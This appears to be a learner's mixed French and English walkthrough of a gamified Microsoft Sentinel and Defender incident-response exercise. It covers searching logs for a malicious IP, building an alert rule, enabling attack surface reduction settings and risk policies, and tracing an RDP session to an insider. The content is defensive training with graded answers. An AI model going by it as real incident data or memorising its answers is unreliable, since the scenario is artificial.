The external IP address used in the attack is an Indicator of Compromise (IoC). We need to figure out if the IoC has been seen in our environment by any other sources including devices and Azure resources. We should set up an Analytics rule to immediately notify us if the IoC is accessed again.

Etapes :

Microsoft Sentinel -> Logs -> Query : search '20.108.242.184'


Dans les résultats nous observons que seulement pc105 a été compromis.



Did any other PCs connect to the bad IP address?

☑ Device Name: pc105

Nous devons ensuite créer une règle NRT (Analytics – New Rule -> Create a new NRT rule)



Home > Microsoft Sentinel > Microsoft Sentinel >

Analytics rule wizard - Create a new NRT rule ...

✓ Validation passed.

General
Set rule logic
Incident settings (Preview)
Automated response
Review and create

Analytics rule details

Name ✓ Rule for 20.108.242.184

Description Alert whenever this IP is contacted

Tactics Initial Access

Severity Medium

Status Enabled

Analytics rule settings

Rule query ✓

```
DeviceNetworkEvents
| where RemoteIP == '20.108.242.184'
```

Suppression Not configured


Entity mapping

Entity 1: **Account**
Identifier: AadUserId, Value: InitiatingProcessAccountUpn

Entity 2: **IP**
Identifier: Address, Value: RemoteIP

Entity 3: **Host**
Identifier: HostName, Value: DeviceName

Entity 4: **Process**
Identifier: CommandLine, Value: InitiatingProcessCommandLine



New Analytics Rule ✓ 2/2 HINTS

Record details about this unfamiliar sign-in

☑ Rule for 20.108.242.184

☑ DeviceNetworkEvents | where RemotIP == '20.108.242.184'


Configure Windows Security Baseline

You noticed our devices are not configured with a standard security configuration. We should configure the devices to use a Windows Security Baseline. Not only will this help protect our users and devices, but it will also allow our team to quickly eliminate possible attack vectors based on the security configuration.

EndPoint -> EndPoint security -> Next …

How do you reduce vulnerabilities, or attack surfaces, in your applications with intelligent rules that help stop malware?: Attack less reduce

- Select the configuraiton setting you would choose to protect against this phishing scenario.
    - Block office communication apps from creating child processes
    - Block all office applications from creating child processes
    - Block exécution of potentially ofuscated scripts (js/vbs/ps)
    - Block win32API calls from office macro



Nice work!

Nice work! You selected the key settings that are relevant to protect against a phishing campaign. Remember, to fully protect your device, it's best practice to activate all these security configuration settings in Microsoft Defender.

Block Office communication apps from creating child processes

Block all Office applications from creating child processes

Scan removable drives during full scan

Block executable content download from email and webmail clients

Block execution of potentially obfuscated scripts (js/vbs/ps)

Block untrusted and unsigned processes that run from USB

Block Office applications from injecting code into other processes


Block Win32 API calls from Office macro

Block JavaScript or VBScript from launching downloaded executable content

Block credential stealing from the Windows local security authority subsystem (lsass.exe)

Defender potentially unwanted app action

Enable network protection



After configuring settings you'll add users to the security baseline.
Select the users you want to add to the policy.


When excluding groups, you cannot mix user and device groups across include and exclude. Click here to learn more about excluding groups.

Evening Investigation :

Configure Azure AD Identity Protection

What – we are not using Azure AD Identity protection policies? You need to immediately configure user risk and sign-in policies to protect against identity attacks. We want to make sure risky users are remediated before accessing our environment.

User risk policy




User risk policy settings ✓ 4/4 HINTS

You updated the User Risk Policy Settings.

- ✓ Users: All users
- ✓ User risk: High
- ✓ Access: Require password change
- ✓ Enforce police: On

Sign-in risk policy



IP Signin Risk Policy ✓ 3/3 ★ 2/2 HINTS

You updated your Sign-in risk policy.

- ✓ Users: All users
- ★ User risk: Medium and above
- ★ User risk: High
- ✓ Access: Require Multi-factor authentication
- ✓ Enforce police: On

Investigate Angel's Sign-In Logs

Review login information around the time of those chat messages from Angel to Amari. Let me know what you find.


Microsoft azure – Users – Angel Brown -log in / sign in - +/- 24h

Pas de logs suspects

Investigate Angel in Sentinel and Microsoft 365 Defender

See what you can find out about Angel. Start in Microsoft Sentinel to scope which resources to investigate. Then perform a more in-depth analysis about Angel in Microsoft 365 Defender.


Azure sentinel Logs -> query : search in (SecurityAlert) 'angel.brown'



Security Alerts for Angel Brown

No Security Alerts for Angel Brown

✓ Angel Brown Security Alerts: 0



Security Alerts for pc067


No Security Alerts for pc067

✓ pc067 Security Alerts: 0

Device Name of Angel Brown : BONUS CLUE

★ Angel Brown's device name found

★ Angel Brown Device Name: pc067



Alert Info for pc067 ☑ 1/1

No Alert Info for pc067

☑ pc067 Alert Info: 0

Alert Evidence for pc067 ☑ 1/1

No Alert Evidence for pc067

☑ pc067 Alert Evidence: 0

pc067 Device Summary ☑ 4/4

No Anomalies Detected on pc067

☑ pc067 Open Incidents: 0

☑ pc067 Active Alerts: 0


☑ pc067 Risk Level: No risk

☑ pc067 IP address: 10.1.0.6

Source IP of the RDP Connection ☑ 1/1

RDP Connection to pc067

☑ Source IP Address of the RDP Connection: 13.68.237.243



pc067 Record Inspection ✓ 3/3

Source of the RDP Connection to pc067


- ✓ Device Name: pc034
- ✓ pc034 Public IP: 13.68.237.243
- ✓ pc034 Owner: Tomo Takanashi

pc034 Exposure level : BONUS CLUE

- ★ Medium Exposure Level for pc034
- ★ pc034 Exposure level: Medium

Communication Compliance Search


You previously did a content search and found a malicious communication. Now take a deeper look at Angel's messages. Are there any other suspicious actions?



Quinn's Gathering Invitation ✓ 4/4

A birthday gathering in honor of all-star kickball shortstop Alex.

- ✓ Gathering attendees: kickball squad distribution list
- ✓ Gathering meeting date: Friday, October 29
- ✓ Gathering meeting time: 1:00 PM-2:00 PM
- ✓ Gathering location: Floor 2 Breakroom




Angel Brown's Gathering Acceptance ✓ 1/1

Angel Brown Accepted: Gathering for Alex's birthday

- ✓ Angel accepted Quinn's meeting: True

Investigate Tomo’s Device in Sentinel and Microsoft 365 Defender

We know that Tomo's device was connected to Angel's machine. Now we need to determine if any of Tomo's devices are compromised and more specifically the device used in the RDP Session. Use Microsoft Sentinel to start your investigation.



First, we need to check what devices Tomo has used. Select the query you want to run.


○ search 'tomo.takanashi' | AuditLogs

● search 'tomo.takanashi' | distinct DeviceName

○ search in (Security Alert) 'tomo.takanashi'

○ search 'tomo.takanashi' | SecurityAlert

Nous ne trouvons rien de suspect



Accuse

I know I don't need to remind you how important this is. Are you absolutely sure you want to accuse ?

Angel has confessed.

Victorious in your first-day trial by fire, you are now a valued and trusted member of the team.

CIO Andrea Divkovic has assured you that, once your probationary period is over, you'll receive a promotion and a raise.

Continue for your final score!

FINAL SCORE